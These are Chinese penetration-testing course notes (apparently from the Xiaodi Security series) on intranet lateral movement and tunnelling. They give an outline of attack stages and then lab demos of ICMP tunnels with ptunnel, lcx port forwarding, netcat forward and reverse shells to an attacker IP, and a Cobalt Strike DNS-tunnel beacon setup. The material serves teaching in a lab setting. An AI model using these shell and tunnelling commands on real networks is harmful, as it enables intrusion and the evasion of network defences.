
内网安全-域横向网络&传输&应用层隧道技术



内网渗透-小迪安全
基本认知
名词
局域网
工作组
域环境
活动目录AD
域控制器DC
.....
域
单域
父域和子域
域数和域森林
.....
认知
Linux域渗透问题
局域网技术活用问题
大概内网安全流程问题
.....
信息收集
基本信息
版本
补丁
服务
任务
防护
.....
网络信息
开放端口
网络环境
出口代理
用户信息
域用户
本地用户
用户权限
对应组信息
凭据信息
明文
hash
各种口令
后续探针
存活主机
域控制器
网络架构
服务接口
权限提升
数据库
溢出漏洞
令牌窃取
DLL劫持
第三方软件
AT&SC&PS
BypassUAC
不安全的服务权限
不带引号的服务路径
横向渗透
局域网
域环境
传递
at&schtasks
psexec&smbexec
wmic&wmiexec
PTH&PTT&PTK
winrs&winrm&rdp
漏洞
CVE-2014-6324
CVE-2017-17010
CVE-2020-1472
SPN
流程
探针SPN服务
请求服务票据
导出服务票据
破解服务票据
重写服务票据
服务
MSSQL
WSMAN
Exchange
TERMSERV
Hyper-V Host
.....
穿透
代理
解决
内网有外网
内网有过滤
内网无外网
方向
正向
反向
工具
nps
frp
ngrok
reGeorg
sockscap64
earthworm
proxifier
proxychains
隧道
解决
防火墙过滤问题
网络连接通信问题
数据封装封装问题
工具
lcx
netcat
dns2tcp
pingtunnel
上线工具
网络层
IPV6
ICMP
GRE
传输层
TCP
UDP
端口转发
应用层
SSH
HTTP
HTTPS
DNS
权限维持


必备知识点：
1.代理和隧道技术区别?
2.隧道技术为了解决什么?
3.隧道技术前期的必备条件？
在数据通信被拦截的情况下利用隧道技术封装改变通信协议进行绕过拦截
CS、MSF 无法上线，数据传输不稳定无回显，出口数据被监控，网络通信存在问题等

在实际的网络中，通常会通过各种边界设备、软/硬件防火墙甚至入侵检测系统来检查对外连接情况，如果发现异样，就会对通信进行阻断。那么什么是隧道呢？这里的隧道，就是一种绕过端口屏蔽的通信方式。防火墙两端的数据包通过防火墙所允许的数据包类型或端口进行封装，然后穿过防火墙，与对方进行通信。当封装的数据包到达目的地时，将数据包还原，并将还原后的数据包发送到相应服务器上。
常用的隧道技术有以下三种：
网络层：IPv6 隧道、ICMP 隧道
传输层：TCP 隧道、UDP 隧道、常规端口转发
应用层：SSH 隧道、HTTP/S 隧道、DNS 隧道

演示案例：

- 网络传输应用层检测连通性-检测
- 网络层 ICMP 隧道 Ptunnel 使用-检测,利用
- 传输层转发隧道 Portmap 使用-检测,利用
- 传输层转发隧道 Netcat 使用-检测,利用,功能
- 应用层 DNS 隧道配合 CS 上线-检测,利用,说明





#案例 1-网络传输应用层检测连通性-检测

1. TCP 协议

用“瑞士军刀”——netcat

执行 nc 命令：nc <IP> <端口>

2. HTTP 协议

用“curl”工具，执行 curl <IP 地址:端口>命令。如果远程主机开启了相应的端口，且内网可连接外网的话，就会输出相应的端口信息

3. ICMP 协议

用“ping”命令，执行 ping <IP 地址/域名>

4. DNS 协议

检测 DNS 连通性常用的命令是“nslookup”和“dig”

nslookup 是 windows 自带的 DNS 探测命令

dig 是 linux 系统自带的 DNS 探测命令

#案例 2-网络层 ICMP 隧道 ptunnel 使用-检测,利用

kali2020-Target2-Target3

pingtunnel 是把 tcp/udp/sock5 流量伪装成 icmp 流量进行转发的工具

-p ##表示连接 icmp 隧道另一端的机器 IP（即目标服务器）

-lp ##表示需要监听的本地 tcp 端口

-da ##指定需要转发的机器的 IP（即目标内网某一机器的内网 IP）

-dp ##指定需要转发的机器的端口（即目标内网某一机器的内网端口）

-x ##设置连接的密码

Webserver：./ptunnel -x xiaodi

Hacker xiaodi：./ptunnel -p 192.168.76.150 -lp 1080 -da 192.168.33.33 -dp 3389 -x xiaodi #转发的 3389 请求数据给本地 1080

Hacker xiaodi：rdesktop 127.0.0.1 1080

老版本介绍：https://github.com/f1vefour/ptunnel(需自行编译)

新版本介绍：https://github.com/esrrhs/pingtunnel(二次开发版)

#案例 3-传输层转发隧道 Portmap 使用-检测,利用
windows: lcx
linux：portmap
lcx -slave 攻击 IP 3131 127.0.0.1 3389 //将本地 3389 给攻击 IP 的 3131
lcx -listen 3131 3333 //监听 3131 转发至 3333

#案例 4-传输层转发隧道 Netcat 使用-检测,利用,功能
Kali2020-god\webserver-god\sqlserver|dc
1.双向连接反弹 shell
正向：攻击连接受害
受害：nc -ldp 1234 -e /bin/sh //linux
nc -ldp 1234 -e c:\windows\system32\cmd.exe //windows
攻击：nc 192.168.76.132 1234 //主动连接
反向：受害连接攻击
攻击：nc -lvp 1234
受害：nc 攻击主机 IP 1234 -e /bin/sh
nc 攻击主机 IP 1234 -e c:\windows\system32\cmd.exe
2.多向连接反弹 shell-配合转发
反向：
god\Webserver：Lcx.exe -listen 2222 3333
god\Sqlserver：nc 192.168.3.31 2222 -e c:\windows\system32\cmd.exe
kali 或本机：nc -v 192.168.76.143 3333
正向该怎么操作呢？实战中改怎么选择正向和反向？
3.相关 netcat 主要功能测试
指纹服务：nc -nv 192.168.76.143
端口扫描：nc -v -z 192.168.76.143 1-100
端口监听：nc -lvp xxxx
文件传输：nc -lp 1111 >1.txt|nc -vn xx.xx.x.x 1111 <1.txt -q 1
反弹 Shell：见上

#案例 5-应用层 DNS 隧道配合 CS 上线-检测,利用，说明
当常见协议监听器被拦截时，可以换其他协议上线，其中 dns 协议上线基本通杀
1.云主机 Teamserver 配置端口 53 启用-udp
2.买一个域名修改解析记录如下：
A 记录->cs 主机名->CS 服务器 IP
NS 记录->ns1 主机名->上个 A 记录地址
NS 记录->ns2 主机名->上个 A 记录地址
3.配置 DNS 监听器内容如下：
ns1.xiaodi8.com
ns2.xiaodi8.com
cs.xiaodi8.com
4.生成后门执行上线后启用命令：
beacon> checkin
[*] Tasked beacon to checkin
beacon> mode dns-txt